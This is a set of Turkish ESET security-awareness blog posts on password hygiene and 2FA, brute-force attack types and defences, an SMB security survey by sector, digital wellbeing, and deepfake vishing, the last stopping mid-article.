Bir ara popüler olan söz konusu platformları halen kullanmak istiyorsanız veya kullanmanız gerekiyorsa mevcut gizlilik ayarlarını kontrol edip bu ayarların sizin için uygun olmasını sağlayın. Sonuç olarak, bazı bilinçli tercihler yapmazsanız internette yapılan her şeyin internette kaldığını unutmayın.
Bazı değişiklikler yapmaya başlamışken, güçlü ve benzersiz bir parola kullanıp iki faktörlü kimlik doğrulamasını (2FA) etkinleştirerek hesabınızı gizleyin.
### Bloglar
Hayatın koşuşturmasına kapılıp lisede veya üniversitede, belki de Facebook, Instagram, YouTube ve diğer platformlarda gönderi paylaşmadan çok uzun zaman önce açmış olduğunuz blogu unutabilirsiniz.
Durum bu ise, geçmişinize ait bu izlerin hala durup durmadığını ve herkesin görmesi için kalmaya devam etmesini isteyip istemediğinizi kontrol etmenin zamanı gelmiştir. Eski bloglarda bir zamanlar kişilerin hayatlarıyla ilgili paylaşılan bilgilerin, 20 yıl sonra parola kurtarma süreçlerini bozmak için kullanıldığı olaylar yaşanmıştır.
Ayrıca, teknoloji ile büyüyen kişiler de dahil olmak üzere bir çok kişi, teknolojinin getirdiği gizlilik ve güvenlik risklerinden habersiz ve bunun önemini bir siber saldırıya uğrayarak “zor yoldan” öğrendi.
Konumuza dijital varlığımızın eşsiz ve muhtemelen en büyük sorunu olan parolalarla devam edelim.
## Daha iyi hesap güvenliği hedefleyin
Öncelikle sizden tüm parolalarınızı düzenli aralıklarla ve sırf bunu yapmış olmak için değiştirmenizi İSTEMİYORUZ. [Araştırmalar](https://arstechnica.com/information-technology/2019/06/microsoft-says-mandatory-password-changing-is-ancient-and-obsolete/) ve tecrübeler, sadece bunu yapmanın [tam olarak daha iyi bir güvenlik sağlamadığını](https://www.ncsc.gov.uk/blog-post/problems-forcing-regular-password-expiry) gösteriyor. Belki de tam tersine bunu otomatik pilota bağlamış gibi yapıyorsanız güvenliğiniz iki kat azalıyor olabilir. Bunun yerine yapabileceklerinizi inceleyelim.
### Bir parola yöneticisi kullanın
Parola yöneticileri, hesap güvenliğinizi iyileştirmenin mükemmel ve ucuz bir yoludur. ESET Smart Security Premium gibi güvenlik programı paketleri ile kullandığında parola yöneticileri iki kat iyileştirme sunar. Söz konusu ‘parola kasaları’, her bir çevrim içi hesabınız için kolaylıkla güçlü ve benzersiz parolalar oluşturarak, sizi basit bir şekilde ele geçirebilir parolalar kullanmak ve parolalarınızı birçok çevrim içi hesapta tekrar tekrar kullanmak gibi en yaygın parola hataları yapmaktan alıkoyar.
Bir parola yöneticisi ile sadece tek bir ana parolayı hatırlamanız gerekir ki bunun da mutlaka sağlam bir parola olması şarttır! Parolanın güvenliğini tehlikeye atmadan parolayı kolayca hatırlamak için kısaltmalar veya tek tek kelimeler kullanmayın. Bunun yerine çeşitli noktalama işaretleri, özel karakterler, büyük harf ve boşluklardan oluşan parola dizesi veya bütün cümleler tercih edin.
Böylece birçok karakterden oluşan bir parola dizesi bulacaksınız ve parolanızın tahmin edilme ihtimali olmayacak. Ancak parola dizesi de tercihen bizzat oturum açma süreci ile ilgili olmamalıdır. “Parola yöneticisine giriş yapıyorum!” gibi bir parola dizesi de mükemmel bir ana parola oluşturmaz.
### Parolalarınızı kontrol edin
Önemli çevrim içi hesaplarınız için kullandığınız parolalar başta olmak üzere herhangi bir parolanız, dünyanın en kolay parolalarıyla eşleşiyorsa ya da ürkütücü bir şekilde bunlara benziyorsa işe başlamanın zamanı gelmiştir. Bunun en kolay çözümü, parola yöneticinizin tüm çevrim içi hesaplarınız için benzersiz ve hatırlaması (hatta kırılması) imkansız parolalar oluşturmasıdır.
[Güçlü parolaların](https://antivirus.com.tr/guclu-bir-parola-kullandiginizi-mi-dusunuyorsunuz-yeterince-degil/) nasıl olması gerektiğini bilmiyor musunuz? [ESET’in parola oluşturma aracını](https://www.eset.com/tr/password-generator/) deneyin.
Peki neden her parola benzersiz olmalı? Çünkü bir parola çalınır veya sızdırılırsa, suçlular genellikle kişinin diğer hesaplarına giriş yapmak için aynı kullanıcı adı/parola kombinasyonunu denerler. Suçlular aynı zamanda çevrim içi hesaplarınıza erişim sağlamak için “parolamı unuttum” seçeneğini de kullanabilir.
Mümkünse tüm oturum açma değişikleri ile ilgili bildirimleri açıp başka bir hizmet sağlayıcısında ikinci bir e-posta adresi üzerinden veya akıllı telefonunuzdaki anlık mesaj ile parola değişikliği onaylama özelliğini etkinleştirin. Parolalarınızı diğer kişilerle paylaşmaktan kaçının çünkü bu kişiler farkında olmadan da kişisel bilgilerinizi riske atabilir.
### İki faktörlü kimlik doğrulaması kullanın
Bazı durumlarda iki adımlı doğrulama (2SV) olarak da bilinen iki faktörlü kimlik doğrulaması (2FA), parolanız çalınsa veya sızdırılsa bile siber suçluları engellemek için harika bir yöntemdir. Diğer bir ifadeyle siber suçlular, oturum açma bilgilerinizi ele geçirmeden ve akıllı telefonunuza erişim sağlamadan hesaplarınıza giriş yapamaz. Kullanıcı adı ve parola kombinasyonuna ek olarak farklı bir kimlik doğrulama faktörü kullanmanız sayesinde bunlar gerçekleşir.
Özel donanım güvenlik kilidi, kimlik doğrulayıcı uygulamada oluşturulan kod, metin mesajı veya yüz tanıma ya da parmak izi gibi biyometrik veriler şeklinde birçok 2FA seçeneği bulunur. Facebook, Twitter, Google ve Apple dahil birçok çevrim içi hizmet, hesap koruması için günümüzde 2FA özelliği sunar. Ne yazık ki 2FA özelliği varsayılan olarak etkin değildir. Bu yüzden, hesabınızın güvenlik ve gizlilik ayarlarında bu özelliği arayıp etkinleştirin.
## Son olarak
Konunun sonuna geldik. Bu mini yazı dizisinin cihazlarınızı daha iyi bir hale getirmenize, siber dağınıklığınızı düzenlemenize, yeni bir başlangıç yapmanıza ve en önemlisi uzun vadede çevrim içi gizlilik ve güvenliğinizi iyileştirmenize yardımcı olduğunu umut ediyoruz. Böylece bir sonraki dijital bahar temizliğini kolayca yapabilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dijital Temizlik, Rehber, Siber Güvenlik
---
### [Kaba kuvvet saldırısı: Hiçbir parola güçlü değildir!](https://antivirus.com.tr/kaba-kuvvet-saldirisi-hicbir-parola-guclu-degildir/)
**Published:** Nisan 10, 2023
**Author:** ESET
**Excerpt:** Sadece uzun bir parolaya sahip olmak, hesaplarınızın saldırıya uğramasını engellemeyebilir. Kaba kuvvet saldırısı (Brute-force attack) hakkında daha fazla bilgi edinin.
**Content:**
*Verilerimizi siber suçlulardan korumaya çalıştığımızda, hepimizin kullanması gereken bir kalkan var: parola. Özel verileri, bankacılık bilgilerini, hassas dosyaları ve daha fazlasını korumamıza yardımcı olan parolalar, suçluların elde etmek istediği önemli bir anahtardır ve kaba kuvvet saldırısı (brute-force attack) bu hedefe ulaşmanın bir yoludur. Bu tehdidin çeşitli türlerini tanıyın ve kendinizi korumanın yollarını öğrenin.*
Hesaplarınızın her biri için farklı bir parola kullanın, hatırlanması kolay ancak tahmin edilmesi zor parolalar seçin ve kullandığınız tüm kimlik bilgilerini takip edin. İçinde yaşadığımız dijital çağda, düzgün parola hijyenini sağlamak oldukça zor bir iş.
Parola anketi
Siber suçlular için, oturum açma kimlik bilgileri kazançlı bir üründür ve şirketler bunun farkındadır. Gizliliğinizi korumak için, örneğin çalışanlarınızdan giderek daha karmaşık parolalar talep ederek güvenlik kısıtlamalarını daha karmaşık hale getirmek için sürekli çaba göstermelisiniz.
Yine de, bazı çalışanlar siber suçluları küçümsemeye devam ediyor ve çok güvensiz kısa ve basit parolalar (“parola123” gibi) kullanmadıkları sürece, kaba kuvvet saldırıları da dahil olmak üzere tehditlere karşı güvende olduklarına inanıyorlar.
Hiçbir şey gerçeklerden daha uzak olamazdı. Kaba kuvvet saldırıları sırasında, siber suçlular kullanıcı kimlik bilgilerini tahmin etmeye veya elde etmeye ve kurbanlarının hesaplarına erişmeye çalışır ve istatistiklerde gösterildiği gibi, bu olaylarda şaşırtıcı derecede karmaşık şifreler sıklıkla kullanılır.
Kaba kuvvet saldırısı istatistikleri
Rakamlardan da anlaşılacağı gibi, bilgisayar korsanları parola güvenliğindeki gelişmelerin farkındadır ve başarıya ulaşmak için taktiklerini kolayca güncellerler. Kaba kuvvet saldırıları tehdidi birçok biçimde ortaya çıkabilir – daha iyi tanıyalım.
## **Basit kaba kuvvet saldırısı**
Basit bir kaba kuvvet saldırısında, bilgisayar korsanları herhangi bir özel yazılım veya veritabanı kullanmadan parolayı tahmin etmeye çalışırlar. Örneğin, en yaygın parola kombinasyonlarını test edebilir veya örneğin kurbanın sosyal medyasında herkese açık olarak erişilebilen bilgileri kullanabilirler.
## **Parola püskürtme**
Parola püskürtme saldırıları sırasında, bilgisayar korsanları en sık kullanılan parolaların bir listesini kullanır ve özel bir püskürtme yazılımı veya araç seti kullanarak, bir parolayı birçok farklı hesapta test ederler (“püskürtme”). Sonuç olarak, kilitleme politikaları saldırıyı fark edemeyebilir ve ek olarak, bir saldırı bilgisayar korsanlarının onlarca hatta yüzlerce farklı hesaba erişmesine neden olabilir.
## **Sözlük saldırısı**
Bir sözlük saldırısı sırasında, bilgisayar korsanları yaygın olarak kullanılan kelimelerin farklı kombinasyonlarını ve varyasyonlarını dener. Saldırılar genellikle manuel olarak yürütülmez – bilgisayar korsanları genellikle kapsamlı ortak parola listeleri ve sözlüklerle (saldırının adından da anlaşılacağı gibi) çalışan bir program kullanır ve seçilen sisteme birçok olası parola kombinasyonunu girer.
## **Kimlik bilgisi doldurma**
Bir saldırgan sızdırılmış veya güvenliği ihlal edilmiş kimlik bilgilerinin bir listesine sahipse, kullanıcı adı ve parola kombinasyonlarını birçok farklı web sitesine girmek için özel bir yazılım kullanabilir. Etkilenen kullanıcının oturum açma verilerini birden fazla farklı site için kullanması durumunda – ki bu maalesef hala yaygın bir hatadır – suçlular yalnızca bir kimlik bilgisi kombinasyonu ile birkaç hesaba erişebilir.
## **Ters kaba kuvvet saldırısı**
Bazen, siber suçluların elinde zaten parola vardır – tek yapmaları gereken doğru kullanıcıyı bulmaktır. Önceki veri ihlallerinde sızdırılan parola listelerinden yararlanan bilgisayar korsanları, farklı platformlarda ve veritabanlarında arama yapabilir ve güvenliği ihlal edilmiş kimlik bilgilerini çeşitli hesaplarda deneyebilir.
## **Hibrit kaba kuvvet saldırısı**
Hibrit kaba kuvvet saldırıları, yukarıda açıklanan saldırı tekniklerini birleştirir. Genellikle, bilgisayar korsanları basit bir kaba kuvvet saldırısıyla birlikte bir sözlük saldırısını tercih ederler. Farklı hesaplara girme girişiminde bulunurlar – genellikle kullanıcı adlarını zaten biliyorlardır – rastgele olabilecek veya kurbanlar üzerinde yapılan önceki araştırmalara dayanan bir dizi harf veya sayı ile birlikte ortak kelimeler ve ifadeler kullanırlar.
9 kaba kuvvet saldırı aracı
## **Kendinizi kaba kuvvet saldırılarından nasıl korursunuz?**
Çalışanların kendilerini korumak için almaları gereken ana önlem, uygun parola hijyenini sağlamaktır. Bu, hesaplarının her biri için benzersiz bir parola kullanmak, çeşitli karakterler içeren daha uzun parolalar seçmek ve kimlik bilgilerini depolamak için güvenilir bir parola yöneticisi kullanmak olabilir. [Çok faktörlü kimlik doğrulaması (MFA)](https://www.eset.com/tr/business/solutions/identity-and-data-protection/#secure-authentication) kullanmak da artık bir zorunluluktur. MFA sayesinde, saldırganlar sadece parolanızı tahmin ederek verilerinize hemen erişemezler.
[Privileged Access Management (PAM)](https://antivirus.com.tr/pam-fidye-yazilimi-na-karsi-korunmaya-nasil-yardimci-olur/) kullanarak ayrıcalıklı hesaplarınıza ait bilgileri güvence altında tutmak da mümkün.
Şirketiniz ayrıca geçersiz girişleri sınırlamayı ve/veya kaba kuvvet saldırı araçlarının sistemlerine girmesini önlemek için CAPTCHA’lar kullanmayı da düşünebilir. Ayrıca parolaların periyodik olarak değiştirilmesi önerilir. Son olarak, güvenli bir parola politikası oluşturmalı ve platformlarınızda gerçekleşen etkinliği aktif olarak izleyerek çalışanlarınızın ve işletmenizin güvenliğini daha da artırmalısınız. Güvenlik için en iyi uygulamaları ve önerileri takip etmek ve tetikte kalmak, siber suçluların sizi şaşırtmasını önler.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Brute Force, Parola Güvenliği
---
### [Her sektöre göre KOBİ siber güvenlik endişeleri nedir?](https://antivirus.com.tr/her-sektore-gore-kobi-siber-guvenlik-endiseleri-nedir/)
**Published:** Nisan 12, 2023
**Author:** ESET
**Excerpt:** Yakın zamanda çeşitli sektörlerden 700'den fazla KOBİ'yi kurum içi siber güvenliğe olan güvenleri veya dış kaynak kullanma kararları konusunda araştırdık.
**Content:**
Her geçen gün tehdit algılamaları artarken, şirketlerin siber güvenlik tedbirleri alma konusunda yeterli hıza ulaşamaması tehlikeyi de artırıyor. Bu, özellikle mevcut ekonomik ortam nedeniyle harcamalarını azaltmak zorunda kalan KOBİ’lerin yaşadığı bir sorundur. Bu nedenle, yakın zamanda 700’den fazla KOBİ, son siber tehditleri algılama ve bunlara yanıt verme yeteneklerini belirlemek için sektörlerine göre tarafımızdan incelendi. Ayırt edici farklar gözlemledik. Bazı sektörler kurum içi siber güvenlik becerilerine çok güvenirken, diğerleri dışarıdan siber güvenlik sağlamak için bir uzmandan destek alıyor.
ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu
Raporu okuyun

Her sektörü ayrıntılı olarak inceleyelim:
### **İşletmeler ve profesyonel hizmetler**
Veriler, işletme ve profesyonel hizmet sektöründeki KOBİ’lerin dörtte birinden fazlasının (%26) kurum içi siber güvenlik uzmanlıklarına çok az güven duyduğunu veya hiç güvenmediğini gösteriyor. Üçte birinden daha azı (%31) ekiplerinin en son tehditleri algılayacağına pek güvenmiyor. Ayrıca, üçte biri (%33) bir siber saldırının temel nedenini belirlemekte zorlanacaklarına inanıyor.
İşletme ve profesyonel hizmet sektöründeki 10 KOBİ’den neredeyse 4’ü (%38) güvenliklerini şirket içinde yönetiyor, bu da KOBİ’lerin ortalamasından (%34) fazladır. Yarısından fazlası (%54) bunun yerine dışarıdan hizmet almayı tercih ediyor. Bununla birlikte, ek %8’lik bir bölüm de önümüzdeki 12 ay içinde siber güvenliklerini dışarıdan sağlamayı düşünüyor.
İşletme ve profesyonel hizmet sektöründeki KOBİ’lerin yalnızca %24’ü güvenlik yönetimini şirket içinde tutmayı tercih ediyor. Bu, ankete katılan tüm sektörler arasında en düşük orandır. Dörtte birinden fazlası (%26) tek bir güvenlik sağlayıcısına ve %40’ı birden çok sağlayıcıya dış kaynak sağlamayı tercih ediyor.
### **Finansal hizmetler**
Finansal hizmet sektöründeki KOBİ’lerin neredeyse 10’da 3’ü (%29) şirket içi siber güvenlik uzmanlıklarına çok az güveniyor veya hiç güvenmiyor. Daha fazlası (%36) çalışanlarının siber güvenlik tehditlerini anladığına ya çok az güveniyor ya da hiç güven duymuyor. Bununla birlikte, finansal hizmet sektöründeki KOBİ’lerin yalnızca %26’sı bir siber saldırının temel nedenini belirlemekte zorlanacaklarına inanıyor. Bu oran KOBİ’lerin ortalamasından (%29) daha azdır.
Finansal hizmet sektöründeki KOBİ’lerin yalnızca %28’i güvenlik işlerini şirket içinde yönetiyor; bu, anket yaptığımız tüm sektörler arasında en düşük orandır. Neredeyse üçte ikisi (%65) bunun yerine dış kaynak kullanıyor. Bu oran KOBİ’erin ortalamasından (%59) çok daha fazladır.
Finansal hizmet sektöründeki KOBİ’lerin dörtte birinden fazlası (%26) güvenlik yönetimini şirket içinde tutmayı tercih ediyor. Aynı oranda KOBİ, tek bir tedarikçiye dış kaynak sağlamayı tercih ederken, %39’u güvenliklerini birden fazla tedarikçiye yaptırmayı tercih ediyor.
### **Üretim ve Endüstri**
Üretim ve endüstri sektöründeki KOBİ’lerin üçte biri (%33), şirket içi siber güvenlik uzmanlıklarına çok az güveniyor veya hiç güvenmiyor, bu oran KOBİ’lerin ortalamasından (%25) daha fazladır. 10 şirketten dördü (%40) çalışanlarının güvenlik tehditlerini algıladığına diğer sektörlere oranla daha az güveniyor veya hiç güvenmiyor. Yine de yalnızca %29’u, en kötüsü senaryoda bir siber saldırının temel nedenini belirlemekte zorlanacağını düşünüyor.
Üretim ve endüstri sektöründeki her 10 KOBİ’nin sadece 3’ü (%30) güvenliklerini şirket içinde yönetiyor. Yarıdan fazla şirket (%63) bunun yerine güvenliklerini dışarıdan sağlamayı tercih ediyor ki bu, tüm sektörler arasında en yüksek ikinci orandır.
Üretim ve endüstri sektöründeki KOBİ’lerin üçte biri (%33) siber güvenlik yönetimini şirket içinde tutmayı tercih ediyor; bu, sektörler arasında en yüksek orandır. Yalnızca %24’ü tek bir güvenlik tedarikçisine ve %35’i birden çok tedarikçiye dış kaynak sağlamayı tercih ediyor.
### **Perakende, toptan satış ve dağıtım**
Perakende, toptan satış ve dağıtım sektöründeki KOBİ’lerin beşte dördü (%80) şirket içi siber güvenlik uzmanlıklarına orta veya yüksek düzeyde güven duyuyor; bu, tüm sektörler arasında en yüksek orandır. Bu, siber güvenlik konusunda BT ekibinin uzmanlığına üretim sektöründe görülenden çok daha fazla güven (%67) duyulduğunu gösteriyor. Perakende, toptan satış ve dağıtım sektöründeki KOBİ’lerin dörtte üçü (%74) çalışanlarının güvenlik tehditlerini anladıklarına orta veya yüksek düzeyde güven duyarken, finansal hizmet sektöründeki KOBİ’lerde bu oran %64’tür. Benzer şekilde, daha fazla perakende, toptan satış ve dağıtım sektöründeki KOBİ (%79), bir saldırının temel nedenini belirleme konusunda yeteneklerine diğer sektörlere göre daha fazla güveniyor.
Perakende, toptan satış ve dağıtım sektöründeki KOBİ’lerin 10’da 4’ünden fazlası (%41), siber güvenliklerini kendi içlerinde yönetiyor. Sektörlerin çoğu bu durumdadır. Bu nedenle, şu anda yalnızca %53’ü güvenliklerini dışarıdan sağlıyor. Ancak,% 6’sı gelecek yıl bunu yapmak istiyor.
Perakende, toptan ve dağıtım sektöründeki 10 KOBİ’den yaklaşık 3’ü (%31) güvenlik yönetimini şirket içinde tutmayı tercih ediyor. Aynı oranda şirket tek bir güvenlik tedarikçisine dış kaynak sağlamayı ve %28’lik bir kesim birden çok tedarikçiye dış kaynak sağlamayı tercih ediyor.
### **Teknoloji ve İletişim**
Teknoloji ve iletişim sektöründeki KOBİ’lerin dörtte biri (%25) şirket içi siber güvenlik uzmanlıklarına çok az güveniyor veya hiç güvenmiyor. Bununla birlikte, sektördeki KOBİ’lerin çoğu (%78) çalışanlarının güvenlik tehditlerini anladığına diğerlerinden daha fazla güveniyor. Dörtte üçünden fazlası (%77), bir saldırı olması durumunda temel nedeni belirleme yeteneklerine güveniyor.
Pek şaşırtıcı olmayan bir şekilde, KOBİ’lerin ortalamasından (%34) daha fazla teknoloji ve iletişim sektöründeki KOBİ (%37) siber güvenliklerini şirket içinde yönetiyor. Yine de perakende sektöründeki şirketlere göre daha fazlası güvenliklerini dışarıdan sağlıyor (%53’e karşı %58).
Teknoloji ve iletişim sektöründeki 10 KOBİ’den üçü (%31) güvenlik yönetimini şirket içinde tutmayı tercih ediyor. Buna karşılık, %23’ü tek bir tedarikçiye ve %36’sı birden fazla güvenlik tedarikçisine dış kaynak sağlamayı tercih ediyor.
## **Sahte bir güvenlik duygusu mu?**
Belirli sektörlerdeki KOBİ’ler diğerlerinden daha çok güvenlikte olduğunu düşünüp siber güvenlik yönetimine farklı yaklaşırken, bu KOBİ’ler genellikle siber güvenliklerini tamamen şirket içinde yönetiyor ve bu nedenle daha çok güvenlik duygusuna sahip olabiliyor. Şirket içi yönetimin tercih edildiği durumlarda, düzenli üçüncü taraf güvenlik denetimlerinin yanı sıra güvenlik politikalarının oluşturulması ve düzenli olarak güncellenmesi önerilir.
2022 ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu, artan bu ihtiyaçlar doğrultusunda KOBİ’lerin yönelimini net olarak açıklıyor. Ankete katılan KOBİ’lerin %32’si uç nokta algılama ve yanıt (EDR), XDR veya MDR kullandığını bildirdi ve %33’ü önümüzdeki 12 ay içinde bu teknolojiden yararlanmayı planlıyor. Teknoloji ve iletişim (%69), üretim ve endüstri (%67) ve finansal hizmetler (%74) sektörlerindeki KOBİ’lerin çoğunluğunun güvenlik ihtiyaçlarını dışarıdan sağlamayı tercih etmesiyle, bu anketten bir soru doğuyor: Bu sektörlerden hangileri şirket içi güvenlik yönetimini sürdürmeye öncelik veriyor ve bunun nedenleri nelerdir?
[2022 SMB Digital Güvenlik Hassasiyeti Raporu](https://www.welivesecurity.com/wp-content/uploads/2022/11/eset_smb_digital_security_sentiment_report.pdf)’nu destekleyen diğer blog yazımıza aşağıdaki bağlantıdan ulaşabilirsiniz:
[ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu: Bir ihlalin zarar verici etkileri](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)
**Kategoriler:** SİBER GÜVENLİK
---
### [Dijital huzur ve siber güvenlik arasındaki bağlantı](https://antivirus.com.tr/dijital-huzur-ve-siber-guvenlik-arasindaki-baglanti/)
**Published:** Mayıs 2, 2023
**Author:** ESET
**Excerpt:** Siber saldırılar çoğunlukla yazılım zaaflarından ziyade insan hatlarına dayanır. Bunu değiştirmek için çalışanlarınızı fiziksel ve zihinsel olarak destekleyin ve dijital güvenlik konusunda eğitin.
**Content:**
Siber saldırılar çoğunlukla yazılım zaaflarından ziyade insan hatlarına dayanır. Bunu değiştirmek için çalışanlarınızı fiziksel ve zihinsel olarak destekleyin ve dijital huzur konusunda eğitin.
Dijital huzurun amacı, insanların **çevrimiçi ve çevrimdışı olmak arasında bir denge bulmalarına yardımcı olmaktır**. Düzgün bir dijital huzur sayesinde dikkatimizi toplayabilir ve hatta bazı sağlık sorunlarını başlamadan sonlandırabiliriz. Dijital sağlık uygulamalarını benimsemek, çalışanların işlerine odaklanmalarını sağlayabilir ve potansiyel tükenme ve dikkat dağınıklığını önlemelerine yardımcı olabilir.
> #### Teknoloji devlerine göre dijital refah
>
> Google ve Apple bile hizmetlerini ve ürünlerini kullanıcılarına yararlı hale getirmek için çalışıyor. Google, 2018 yılında şirketin kullanıcıların bireysel uygulamalarda harcadıkları zamanı izleyen bir Android özelliğini tanıtmasıyla dijital huzura odaklanmaya başladı. Ayrıca Google dijital huzur için bir dizi deneysel araç geliştirmekte. Bu araçların amacı kullanıcılara cihazlarında ne kadar zaman harcadıkları konusunda geri bildirim vermek ve bu süreyi azaltmalarına yardımcı olmakdır. Apple’ın da benzer özellikleri var ve kullanıcıların iPhone’larındaki sosyal medya kullanımını etkili bir şekilde azaltmalarına yardımcı olur.
## Bir IT yöneticisi olarak ekibinizi neden dijital huzur konusunda eğitmelisiniz?
Yukarıda belirtildiği gibi dijital refah, yanlış kullanıldığında siber güvenliği de olumsuz yönde etkileyebilecek dijital teknolojilerle ilişkilidir. Dijital teknolojiden anlayan biri olarak, meslektaşlarınızı en iyi dijital huzur uygulamaları konusunda eğitmek için doğru kişi sizsiniz. Örneğin, bir eğitim oturumu düzenleyebilir, bir web semineri önerebilir veya onlara aşağıdaki ipuçlarını içeren bir düküman sağlayabilirsiniz.
## Dijital ortamda çalışırken nasıl daha iyi hissedilir? İşte bazı ipuçları:
### 1. Dijital huzur için bildirimler kapalı, dikkat açık olmalı
Sürekli bildirimler kullanıcıların işlerine odaklanmalarını zorlaştırabilir. İnsanlara daha derin konsantrasyon gerektiren aktiviteler için sessiz bir alan oluşturulmalıdır. Ekibinize uygulamalar için **rahatsız etmeyin modunun nasıl ayarlanacağı** konusunda tavsiyelerde bulunun ve bu öneriyi diğer iletişim kanallarında da uygulayın.
Sürekli e-postanızı kontrol etmek yerine, gelen iletilerinizi günde yalnızca üç kez kontrol etmek daha az strese neden olur. Ekibinize, e-postalara daha sonra yanıt vereceklerini otomatik olarak bildirebilmeleri için takvimlerinde planlama yapmalarını öğretin.
### 2. İş arkadaşlarınızın iletişim kurmasını kolaylaştırın
Bir kural getirin: daha az ayrıntılı ama daha etkili iletişim kurun. Teams veya Slack gibi platformlar özellikle iç iletişim için kullanışlıdır. Neden? E-postadan daha az zaman alır, daha verimli ve daha etkileşimlidirler.
### 3. Dijital düzeni koruyun
Fiziksel çevreye benzer şekilde, dijital dünyamız bazen dağınık olabilir. İş arkadaşlarınızın cihazlarında birçok düzensiz uygulama ve belge bulunur. Klasörlerini periyodik olarak düzenlemelerini veya hatta temiz bir dijital alana sahip olmanın önemini hatırlatmak için tekrarlanan bildirim ayarlamalarını teşvik edebilirsiniz.
Dijital huzur için ergonomi önemlidir
### 4. Dijital huzur için ergonomi önemlidir
Ekibinize IT ekipmanı sağladığınızda, doğru şekilde nasıl kullanılacağına dair talimatlar vermeyi unutmayın. Ergonomik olarak sağlıklı bir ortama sahip olmak, dijital olarak daha az tüketilmelerine yardımcı olacaktır.
Örneğin, bir kullanıcının kafası ile monitör arasındaki mesafe, ekran boyutuna veya masa düzenine bağlı olarak [yaklaşık 50](https://ergonomictrends.com/proper-sitting-posture-computer-experts/) santimetre olmalıdır. Ekran bir pencerenin karşısında olmamalı ve doğrudan güneş tarafından aydınlatılmamalıdır. Akşamları, mavi ışık filtresi kullanmak iyi bir fikir olabilir. Eğer bir dizüstü bilgisayar kullanılıyorsa omurga sağlığını düşünerek bir bilgisayar standı da kullanması gerekir.
### 5. Ekibinize çeşitli uygulamaların avantajlarını gösterin
Dijital huzur, teknolojiyi veya dijital dünyayı reddetmek anlamına gelmez; **Bir denge bulmakla ilgilidir** ve uygulamalar insanların bunu yapmasına yardımcı olabilir. Örneğin, bazı uygulamalar bize bir ekranın önünde oturarak ne kadar zaman geçirdiğimizi söyleyebilir. Bu, kullanıcılara ne zaman mola verecekleri, kısa bir yürüyüşe çıkacakları veya vücutlarını esnetecekleri konusunda daha fikirler verir.
İlgili makale: [IT uzmanları; refahları neden önemli ve nasıl iyileşir?](https://antivirus.com.tr/it-uzmanlari-refahlari-neden-onemli-ve-nasil-iyilesir/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Dijital Huzur, IT Uzmanı, Rehber
---
### [Patronunuz sahte olabilir mi? Deepfake nedir?](https://antivirus.com.tr/patronunuz-sahte-olabilir-mi-deepfake-nedir/)
**Published:** Mayıs 17, 2023
**Author:** ESET
**Excerpt:** Deepfake: eğlence için kullanılan büyüleyici bir teknoloji, aynı zamanda siber suç. Deepfake neden tehlikeli olabilir? Gerçeğinden nasıl ayırt edebilirsiniz?
**Content:**
*Bir Zoom görüşmesinde olsaydınız ve yöneticiniz sizinle göz göze gelerek finansal bir işlem gerçekleştirmenizi söyleseydi, ekranınızdaki kişinin gerçek olup olmadığını anlamak için durur, düşünür müydünüz? Deepfake, (derin sahtekarlık) bir kişiyi hiç yapmadığı veya söylemediği bir şeyi yapıyormuş veya söylüyormuş gibi göstermek için ikna edici bir şekilde değiştirilmiş ve manipüle edilmiş görüntüler veya kayıtlar demektir. Eğlence için olduğu kadar siber suçlar için de kullanılabilen bu modern teknoloji hakkında daha fazla bilgi edinin.
## **Gerçek mi?**
Derin öğrenme (bir tür makine öğrenimi) sayesinde insanlar, birinin yüzünü, vücudunu ya da sesini farklı bir ortama yerleştirerek ve aslında hiç olmamış şeyleri söylemiş ya da yapmış gibi göstererek görüntüleri, videoları ve ses kayıtlarını değiştirebiliyor. Sonuç, deepfake!
> Bir bilgisayarın, bir insanın sesinin [yalnızca 10-20 saniyesini](https://www.inverse.com/innovation/deepfake-audio-detection) dinledikten sonra taklidini oluşturabileceğini biliyor muydunuz?
Bu dikkat çekici teknoloji artık halk tarafından geniş çapta erişilebilir hale geldi. FaceApp gibi uygulamalar insanların neredeyse herkesin deepfake videolarını oluşturmasına olanak tanıyor. Örneğin, yüzünüzü popüler bir müzik videosuna yerleştirebilir ya da eğlenceli bir film sahnesinde başrol oyuncusu olabilirsiniz. İnternetteki bazı deepfake’ler eğlenceli olabilir, ancak yanlış ellerde, uydurma video veya ses kayıtları da bireylere veya işletmelere saldırmak için kullanılan siber suç araçları haline gelmiştir.
## **Bir zorba, siyasi manipülatör ve siber saldırgan olarak deepfake**
Deepfake’ler eğlence amaçlı olmanın yanı sıra ciddi hukuki sonuçlar da doğurabilir, [kişisel](https://www.technologyreview.com/2021/02/12/1018222/deepfake-revenge-porn-coming-ban/) ve hatta [siyasi](https://www.rfa.org/english/news/china/china-deepfake-02082023032941.html) etkileri olabilir. Ayrıca, siber suçluların artık kolayca ses veya video kayıtları üretebilmeleri, sosyal mühendisliği daha da çetrefilleştirmekte.
Deepfake saldırısına maruz kalan şirketlerin yüzdesi
Siber güvenlik alanında, deepfake’ler gasp, dolandırıcılık ve manipülasyon için kullanılabilir. Örneğin, birisi sahte bir video kullanarak bir CEO’ya şantaj yapabilir ve videonun imhası için ödeme yapmasını ya da şirketinin itibarını tehlikeye atmasını isteyebilir. Daha yaygın olarak, şirketler, çalışanları işverenlerinin emirlerini yerine getirdiklerine inandırarak manipüle etmek için deepfake ses kullanabilen belirli bir kimlik avı türü olan “vishing” ile karşılaşabilirler.
En ünlü deepfake saldırı vakalarından biri 2019 yılında, İngiltere merkezli bir enerji firmasının CEO’sunun patronundan bir telefon alması ve patronun kendisine neredeyse çeyrek milyon poundu Macaristan’daki bir tedarikçiye aktarmasını söylemesi üzerine yaşandı. Ses Alman patronun sesine benzediği için CEO emirleri yerine getirdi. Kısa bir süre sonra, CEO’yu daha fazla para göndermeye çağıran başka bir telefon geldi. Bu durum onu daha da şüphelendirdi ve yetkililerle temasa geçmeye karar verdi. Kısa bir süre sonra CEO’nun, büyük olasılıkla Alman patronun sesini kopyalamak için deepfake teknolojisini kullanan [vishing](https://www.welivesecurity.com/2021/06/14/vishing-what-is-it-how-avoid-getting-scammed/)‘in kurbanı olduğu ortaya çıktı.
